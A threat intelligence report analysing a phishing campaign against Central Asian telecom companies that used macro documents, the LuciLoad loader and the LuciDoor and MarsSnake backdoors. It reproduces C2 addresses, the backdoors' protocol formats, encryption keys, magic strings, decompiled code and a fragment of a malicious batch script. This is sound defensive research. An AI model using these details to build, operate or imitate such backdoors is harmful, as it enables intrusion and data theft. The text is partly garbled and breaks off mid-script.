

Poisonous Mars, or how LuciDoor knocks on the doors of the CIS

Key findings

- We identified attacks targeting telecommunications companies in Kyrgyzstan and Tajikistan.
- The TTPs and toolset suggest a threat actor similar to the East Asian group UnsolicitedBooker.
- The campaigns used two different backdoors: LuciDoor and MarsSnake.
- The group also used several unique tools that are rarely seen and appear to be of Chinese origin.
- In these attacks, the malware posed as legitimate Microsoft software.

Introduction


In the fall of 2025, the PT ESC team identified a set of attacks targeting telecommunications companies in Kyrgyzstan. The activity stood out because the attackers used unusual documents that relied on two rare tools of Chinese origin, along with unique software.

During the investigation, we confirmed that the MarsSnake backdoor was used in these attacks. ESET researchers had previously [documented this malware](#) and mentioned it in a quarterly report. Our analysis of its functionality also revealed additional attacks targeting CIS countries and Chinese organizations.

CIS telecommunication attacks

Attacks on Kyrgyzstan

In late September, attackers emailed organizations in Kyrgyzstan.



The emails used a simple lure. They asked for information on mobile service tariff plans, and the text stayed the same across messages. The only change was the name of the supposed "client." The senders relied on Microsoft consumer mail services, using Hotmail and Outlook accounts.

In every case we identified, the email included a document attachment. For example: "Тарифные пакеты SIM-карт мобильных телефонов.doc" (SHA-256: e6a28b3833384018bad60043c82bb4cfce86a3418ece86ea0d71c7aac9ca22b).

Opening the document displayed a decoy image that prompted the recipient to "enable content." The decoy stands out and contains several distinctive elements, which we describe below.




Figure 2. Document image prompting the victim to enable macros

After the victim enabled content, the document displayed a provider tariff plan. However, the email itself referenced a different provider. In the emails we observed, the intended target and the attached phishing document did not match.

I. Предоплатные мобильные тарифы (для физических лиц)						
Тариф	Месячная плата (KGS)	Внутренние звонки	Данные внутри страны	SMS	Срок действия	Примечания
Basic 100	100 KGS	100 минут	1 GB	50	30 дней	Невыбранные минуты/трафик не переносятся
Smart 300	300 KGS	300 минут	5 GB	200	30 дней	Бесплатный прием звонков
Max 600	600 KGS	Безлимит местных звонков	20 GB	Без лимит	30 дней	Включен общий доступ к Wi-Fi; при превышении — снижение скорости
Data Only 400	400 KGS	Платные исходящие	50 GB	—	30 дней	Приоритет мобильного интернета; можно использовать как домашний Wi-Fi
II. Постоплатные (контрактные / пакетные) тарифы						
Тариф	Месячная плата / от	Местные минуты	Данные	SMS	Срок контракта	Акции / преимущества
Home 599	599 KGS	500 минут	50 GB	500	Без срока	Полценны за первый месяц (акция)
Business Pro 1499	1,499 KGS	Безлимит	200 GB	Безлимит	12 месяцев	Персональный менеджер, скидки на международные звонки

Figure 3. Document content

The document includes an OLE object named NewMacros. The macro is heavily obfuscated, but the underlying behavior is simple. It reconstructs a payload from many hex-encoded strings, converts the result to bytes, saves it to C:\ProgramData as Perfrom.exe, and then runs it. The executable uses a OneDrive icon.

Type	Keyword	Description
AutoExec	AutoOpen	Runs when the Word document is opened
AutoExec	autoclose	Runs when the Word document is closed
Suspicious	Open	May open a file
Suspicious	Write	May write to a file (if combined with Open)
Suspicious	ADODB.Stream	May create a text file
Suspicious	SaveToFile	May create a text file
Suspicious	CreateObject	May create an OLE object
Suspicious	GetObject	May get an OLE object with a running instance
Suspicious	ShowWindow	May hide the application (obfuscation: Hex)
Suspicious	VirtualAlloc	May inject code into another process (obfuscation: Hex)
Suspicious	VirtualProtect	May inject code into another process (obfuscation: Hex)
Suspicious	Hex Strings	Hex-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)
Suspicious	Base64 Strings	Base64-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)
IOC	KERNEL32.dll	Executable file name (obfuscation: Hex)
IOC	USER32.dll	Executable file name (obfuscation: Hex)
IOC	msvcrt.dll	Executable file name (obfuscation: Hex)

Figure 4. Document macro

Perfrom.exe is a loader that we named LuciLoad, based on its link to the next stage, the LuciDoor backdoor. When it runs, LuciLoad performs the following actions:

- 1. Creates a hidden window titled OneDriveLauncher.
- 2. Decrypts the configuration using the RC4 algorithm.




Figure 5. C2 domain in the configuration

Table 1. Configuration structure

Offset	Purpose
0x00	Flag indicating whether to create a task that launches LuciLoad at logon
0x01	Parameter used to calculate sleep time
0x05	Timestamp (0926, September 26) sent to the C2 server as the campaign identifier
0x15	Magic value compared with the C2 server response (123; execution proceeds if matched)
0x35	C2 address (button.gdakdbysw.xyz: 443)

- 3. Extracts an image from its resources and decrypts it with the RC4 algorithm using the key "microsoft".
- 4. Decompresses the data with the LZNT1 algorithm via RtlDecompressBuffer.
- 5. Reflectively loads the resulting PE module.
- 6. Calls the module's exported function and passes the decrypted configuration as an argument.

Like the loader, the next stage, the backdoor, is written in C++. We describe it in detail below.

In late November, attacks in Kyrgyzstan resumed. The attackers again used a document that displayed an image prompting the recipient to enable macros. After macros were enabled, the macro opened a second document.




Figure 6. Malicious document with a macro

As in previous cases, the phishing content did not align with the targeted organizations. The text stayed within a telecommunications theme, but it did not match the victim. In the cases we observed, Company A was targeted while the phishing document content was prepared for Company B.

The macro was again heavily obfuscated. It dropped two files into the following directory: C:\Users\admin\AppData\Local\Microsoft\PlayReady\:

- Plasrv.exe (SHA-256: 2d1c235ddc76d427c48c39c22e6dc50 141f09 734 270eaf01 778 713f987e99cc4), a legitimate Microsoft file
- PDH.DLL (SHA-256: 01f28cefdcf3940c19efd7a0446aa0e56c56bc7c955 774c94d6d469fca627a4e), a malicious library used for DLL sideloading

Unlike the earlier attacks, this campaign deployed the MarsSnake backdoor.

Attacks on Tajikistan

In January 2026, the group became active again. As before, the lures were telecommunications-related.

In the 2025 activity, the attackers delivered malicious documents as email attachments. In 2026, they switched to links placed directly in the email body. One example is the following:

mail.ru.cdhwgnjcw.xyz/downloadFile/54/66f4ef1f67499bfef117afa5380eced1

In 2026, the attackers also changed the image used to prompt recipients to enable the malicious macro.

From unlimited 5G to global roaming

Choose the best 5G SIM Only mobile plan to suit your needs



This document is protected



This document is protected. To view its content, please click **Enable Content** from the yellow bar above.

Figure 7. Document image prompting the victim to enable macros

From unlimited 5G to global roaming

Choose the best 5G SIM Only mobile plan to suit your needs

5G Lite

\$22.00/mth

No contract

Select plan

Local

150GB data

1,000 mins & 750 SMS

Roaming

1GB global data

Unlimited calls & SMS

165 destinations

1GB SEA data

5 destinations

Security

Caller number display

ScamSafe

5G Unlimited+ Core

\$38.00/mth

No contract

Select plan

Get 5 DeviceDollars /mth

Multi-line discount available

Local

Unlimited data

Unlimited calls & SMS

Roaming & IDD

3GB global data

Unlimited calls & SMS

165 destinations

5GB SEA data

5 destinations

Unlimited IDD calls

165 destinations

Security

Caller number display

ScamSafe

Figure 8. Decoy document used in the Tajikistan attack

This activity closely matched the September campaign. The attackers again deployed the LuciDoor backdoor, loaded by the LuciLoad loader. We observed two changes. LuciLoad was saved under a different name, explorer.exe, and its configuration was modified. The final payload was the same as in September.

As noted earlier, the decrypted LuciLoad configuration includes a campaign timestamp in addition to the C2 server and port.

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	
00000000	00	01	00	00	00	32	30	32	36	30	31	31	34	00	00	00	 20260114 ..
00000010	00	00	00	00	00	31	00	32	00	33	00	00	00	00	00	00	1.2.3.....
00000020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000030	00	00	00	00	00	39	33	2E	31	35	37	2E	31	30	36	2E	93.157.106.
00000040	37	35	3A	34	34	33	00	00	00	00	00	00	00	00	00	00	75:443.....
00000050	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	

Figure 9. LuciLoad configuration for the January campaign

In this campaign, LuciDoor used 93.157.106.75 as its C2 server. MarsSnake also used this IP address in the November attack.

7/22

LuciDoor

In the first attack, the attackers deployed the LuciDoor backdoor. The name comes from its console font setting, Lucida Console 11×18, which supports readable terminal output.

LuciDoor stands out for how persistently it tries to establish C2 connectivity. It starts with a direct connection. If that fails, it attempts to connect through the system proxy and cycles through several proxy mechanisms. If those attempts fail as well, it falls back to the user's active proxy nodes.

LuciDoor is reflectively loaded by LuciLoad. Its execution flow includes the following steps:

1. If the configuration sets the persistence flag, LuciDoor does the following:

- Checks whether the current process is running from an allowed file system location.
- Determines the integrity level of the current process.
- Builds a destination path based on the current user's privileges:
 - For a standard user, it uses %AppData%
 - For an administrator, it uses %ProgramData%\Microsoft OneDrive\setup\
- Uses "cmd.exe /c move" to relocate the executable and rename it to OneDriveLauncher.exe.
- Creates a scheduled task named OneDrive Launcher to run LuciLoad at user logon.




Figure 10. Scheduled task created by LuciDoor

2. LuciDoor first attempts to reach its C2 server over a direct TCP connection. If that fails, it reads the proxy address from Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyServer and tries to connect through the proxy using HTTP CONNECT, then SOCKS5, then SOCKS4. If no proxy is configured, or if all proxy attempts fail, it enumerates active TCP connections, looks for hosts using common proxy ports, treats those hosts as potential proxies, and retries the same connection sequence.

3. LuciDoor collects basic system information and sends it to the C2 server as a report. The report includes the following fields:

- Full DNS computer name
- Windows OS name from SOFTWARE\Microsoft\Windows NT\CurrentVersion
- Current username
- System architecture type, where 1 indicates non-x86 and 0 indicates x86
- System language identifier (LCID)
- Client network address and port in <IP> and <PORT> format, separated by a colon
- Campaign timestamp from the configuration
- Sleep calculation parameter from the configuration

4. It then builds an HTTP POST request header in the following format:

```
POST http://<hostname>/sys/index.jsp HTTP/1.1\r\n
Host: <hostname>\r\n
User-Agent: Mozilla/5.0 (compatible; Windows NT; rv:72.0) Gecko/20100101 Firefox\r\n
Cache-Control: no-cache, no-store, must-revalidate\r\n
Content-Type: application/octet-stream\r\n
Content-Length: <body_length_bytes>\r\n
Accept: */*\r\n
\r\n
<binary_body>
```

5. LuciDoor encrypts the assembled message byte by byte using XOR. The first three header bytes, a random byte, a command identifier, and the MsgMarker value, are encrypted using chained XOR with feedback, where each byte is XORed with the result of the previous encryption step. It then computes a one-byte checksum of these three encrypted bytes and uses it as the initial key. The remaining message payload is encrypted sequentially, where the first payload byte is XORed with the initial key and each subsequent byte is XORed with the previously encrypted byte, which is consistent with ciphertext feedback behavior.

```
1 int __fastcall encrypt_payload(int buf_ptr, int buf_len)
2 {
3     // [COLLAPSED LOCAL DECLARATIONS. PRESS NUMPAD "+" TO EXPAND]
4
5     for ( idx1 = 1; idx1 < 3; ++idx1 )
6         *(idx1 + buf_ptr) ^= *(idx1 + buf_ptr - 1);
7     pos = 0;
8     sum3 = 0;
9     for ( idx2 = 0; idx2 < 3; ++idx2 )
10         sum3 += *(idx2 + buf_ptr);
11     if ( buf_len != 3 )
12     {
13         do
14         {
15             key = sum3;
16             if ( pos )
17                 key = *(pos + buf_ptr + 2);
18             *(pos + buf_ptr + 3) ^= key;
19             ++pos;
20         }
21         while ( pos < buf_len - 3 );
22     }
23     return 1;
24 }
```

Figure 11. Encryption of the generated message

6. Finally, LuciDoor reads the server response and decrypts it. The received packet uses a fixed structure. That structure is the same for encryption and decryption.

Table 2. Generated message structure

Offset	Size	Description	Note
0x00	1 byte	RandomSeed	Random byte
0x01	1 byte	MsgType	Control command
0x02	1 byte	MsgMarker	Execution stage
0x03	N byte	Payload	—

For each command, the client and server keep the same MsgType value throughout the command's execution. They use it to confirm the processing sequence. The MsgMarker field indicates the current stage of execution.

A MsgMarker value of 0 indicates successful processing. A value of 1 indicates an intermediate stage. This is used during staged data transfer when more blocks are expected to be sent or received. A value of 2 indicates an error, and the payload includes the corresponding error code.

One detail matters for message construction. In outbound messages, the client includes the campaign timestamp. In responses, the server returns a specific magic value. The client compares that value against a reference value stored in the configuration.

The backdoor supports multiple functions, including interpreter initialization, remote command execution, file upload, and file exfiltration. Table 3 provides a detailed description.

Table 3. LuciDoor commands

Control command	Function	Parameters
12	Command shell session start (cmd.exe)	None
13	Passing a line to the standard input of an already running command shell (emulating keyboard input with automatic Enter addition)	Command line for cmd.exe
14	Ending a command shell session and cleaning up resources	None
15	Initialization of file exfiltration	Path to the file
16	Request for the next part of the file (when exfiltrating large files in several parts)	None
17	Receiving and storing file on the victim side	Path to the file
18	Writing a data block to a file created by command 17	Binary fragment of a file
61	Check and configure the console environment (configures console settings for correct text display: sets the Lucida Console font with a size of 11×18 and switches the output code page to UTF-8)	None

MarsSnake

In the November attack, attackers deployed a second backdoor, MarsSnake. Like LuciDoor, MarsSnake supports configuration updates without recompiling the executable and includes a distinctive marker. To change the configuration, the attackers only need to edit an embedded XOR-encrypted block that stores the relevant parameters.

In early 2026, a file associated with the September campaign infrastructure at 5.181.1.153 was uploaded to a public sandbox.




Figure 12. Malware overlap breakdown by IP address in PT Fusion

We compared payloads across both campaigns and concluded that the samples used in the November attack are the MarsSnake backdoor. One indicator was a PDB path present in the 2026 samples that did not appear in any of the November samples:

```
D:\project\MarsSnake\bin_shellcode\load_http_64.pdb
```

ESET previously reported a similar path:

```
D:\yu_project\MarsSnake\bin_shellcode\load_http_64.pdb
```

Before it transfers execution to the backdoor entry point, MarsSnakeLoader searches the payload for the string "OOkupFunction71N". If the string is present, it writes a prepared configuration to the corresponding address. The configuration consists of repeated "OOkupFunction71" strings plus a C2 configuration that is XOR-encrypted with the same string. The C2 configuration contains connection details and supports up to three entries.

[illegible][illegible][illegible][illegible]

11/22

This design has an important side effect for analysis. If you extract the payload statically, you may miss the configuration because it is written at runtime. It also makes the tooling modular. To change the C2 server, the attacker only needs to update the loader configuration, which is what we observed in these campaigns.

MarsSnake decrypts its configuration and collects the following information:

- Local IPv4 address
- Windows version
- Username
- NetBIOS computer name

MarsSnake also uses the collected data to compute a unique system identifier. The calculation works as follows:

1. It builds a string in the format <computer_name><local_ip><username>. It then expands the string by duplicating each byte into a pair as such:

- original byte
- original byte $\oplus 0 \times 5A$

2. The resulting sequence is used to calculate the hash using the formula: $\text{hash} = \text{hash} \times 31 + \text{byte}$.

3. It formats the final value as a GUID-like identifier using %08llx-%04llx-%04llx-%04llx-%012llx, where:

- The first three fields are derived from the computed hash value using its high and low parts.
- The fourth and fifth fields are fixed constants: 0x8E7C and 0x49EEB6C29776DE0F.

Before it sends the collected information to the command-and-control server, the backdoor connects to one of the C2 servers listed in its configuration. It then sends the magic value "dsalsjd89w21dcx9cwad@" in an HTTP POST request. The server response must include the magic value "asdas290e/cz/x213/.14". If the backdoor receives the expected response, it transmits the system information and waits for a command in the response.

Table 4. MarsSnake commands

Command number	Function
1	Run a single command in cmd.exe
2	Launch a reverse shell (runs cmd.exe with redirected stdin/stdout)
3	Get the file name from the C2 server, create or open it and write the transferred data
4	Get the file name for uploading from the C2 server and transfer it to the C2 server
8	Collect a list of all logical drives in the system, indicating their type, and transfer it to the C2 server
11	Terminate the connection
12	Send the requested directory listing to the C2 server
13	Heartbeat

A key element of the network protocol is the marker "&@&DWJ@&! @(&#&(@\$&^". Both the client and the server use it to signal command completion or interruption.

All backdoor messages follow a fixed structure and include the current time as one of the transmitted parameters. The message format is as follows:

```
POST /eg.js?t=<unix_time> HTTP/1.1\r\n
Accept: */*\r\n
User-Agent: Mozilla/5.0 (Windows NT 10.0; ) AppleWebKit/537.36 (KHTML, Gecko) Chrome/137.0.0.0 Edg/137.0.0.0\r\n
Connection: Keep-Alive\r\n
Content-Type: application/octet-stream\r\n
Content-Length: %d\r\n
\r\n
data=<ENCRYPTED_BODY>
```

The request body starts with a two-byte length field, followed by the transmitted data. Each value is first obfuscated with XOR using the key "rYB1oDHVMViTRnaGsFw1TbHJ1z1aZ". The resulting buffer is then encrypted as a whole using AES-128 in ECB mode, with no initialization vector, using the same key.

During the investigation, we identified additional MarsSnake samples that used the same naming convention as the Kyrgyzstan artifacts, PDH.DLL.

As in previous cases, these libraries masqueraded as the legitimate Windows Performance Data Helper module.




Figure 14. LuciLoad metadata

One of the samples we identified used the IP address 5.181.1.153. This IP address was previously associated with the domain button.gdakdbysw.xyz, which served as the LuciDoor command-and-control server during the September Kyrgyzstan campaign.

We also found MarsSnake samples linked to an attack targeting China. We cover that activity below.

Attack features and attribution

Document languages

ESET attributed MarsSnake-related activity to a threat group it named UnsolicitedBooker. ESET also reported overlap between this group and Space Pirates, and observed related activity targeting Saudi Arabia.

Interestingly, the document content itself was written in Russian. At the same time, the Declared Languages and Language Guesses fields listed three languages, Arabic (Saudi Arabia), English, and Chinese.

Declared Languages	
ar-sa	1
en-us	2
zh-cn	3
Language Guesses	
ar-sa	1
en-us	2
zh-cn	3

Figure 15. Declared Languages and Language Guesses fields in documents

Notably, the documents themselves include eastAsia="zh-CN" in word/settings.xml, even though Chinese does not appear anywhere in the document content.



Given that the document content is entirely in Russian, this suggests one of two possibilities. The author likely used a Chinese-language installation of Microsoft Office, or they used a Chinese document template and did not clear the themeFontLang setting.

Images created with Snipaste

The threat actors used images designed to prompt the recipient to enable macros. These images were created with Snipaste, a Chinese screen capture tool. As a result, the documents all contained the distinctive metadata string "Generated by Snipaste".




Figure 19. Phishing archive structure in the China attack

The .init directory is hidden. By default, opening the archive shows only a .lnk file. Its filename is in Chinese and refers to water meter pricing in Chongqing.

This approach, a .lnk file paired with multiple hidden subdirectories, has been observed repeatedly in Mustang Panda operations, including in [BlackBerry research](#). That said, the payload in this case is materially different.

The .lnk file launches version.txt, which is actually a BAT script.

```

Flags : IDList, LinkInfo, CommandArgs, IconFile, Unicode, TargetMetadata
File Attributes : Archive
Create Date : 2019:12:07 04:09:51-05:00
Access Date : 2022:08:05 00:33:20-04:00
Modify Date : 2019:12:07 04:09:51-05:00
Target File Size : 58880
Icon Index : 1
Run Window : Show Minimized No Activate
Hot Key : (none)
Target File DOS Name : ftp.exe
Drive Type : Fixed Disk
Drive Serial Number : 00A2-2AF8
Volume Label :
Local Base Path : C:\Windows\System32\ftp.exe
Command Line Arguments : -""s:._init\_._MACOS\_.\._MACOS\_.\._MACOS\_.\_version
.txt
Icon File Name : .\1.docx
Fill Attributes : 0x07
Popup Fill Attributes : 0xf5
Screen Buffer Size : 120 x 9001
Window Size : 120 x 30
Window Origin : 0 x 0
Font Size : 0 x 16
Font Family : Unknown (0x36)
Font Weight : 400
Font Name : 新宋体
Cursor Size : 25
Full Screen : No
Quick Edit : Yes
Insert Mode : Yes
Window Origin Auto : Yes
History Buffer Size : 50
Num History Buffers : 4
Remove History Duplicates : No
Machine ID : desktop-s2c6iad
  
```

Figure 20. LNK file metadata and launch command

The script moves help.log to C:\ProgramData, renames it to help.vbs, and runs it.

```
!move .\._init_\l.docx .\投诉重庆自来水厂翻倍涨价水费并强制要求安水表.docx
!start /b .\投诉重庆自来水厂翻倍涨价水费并强制要求安水表.docx
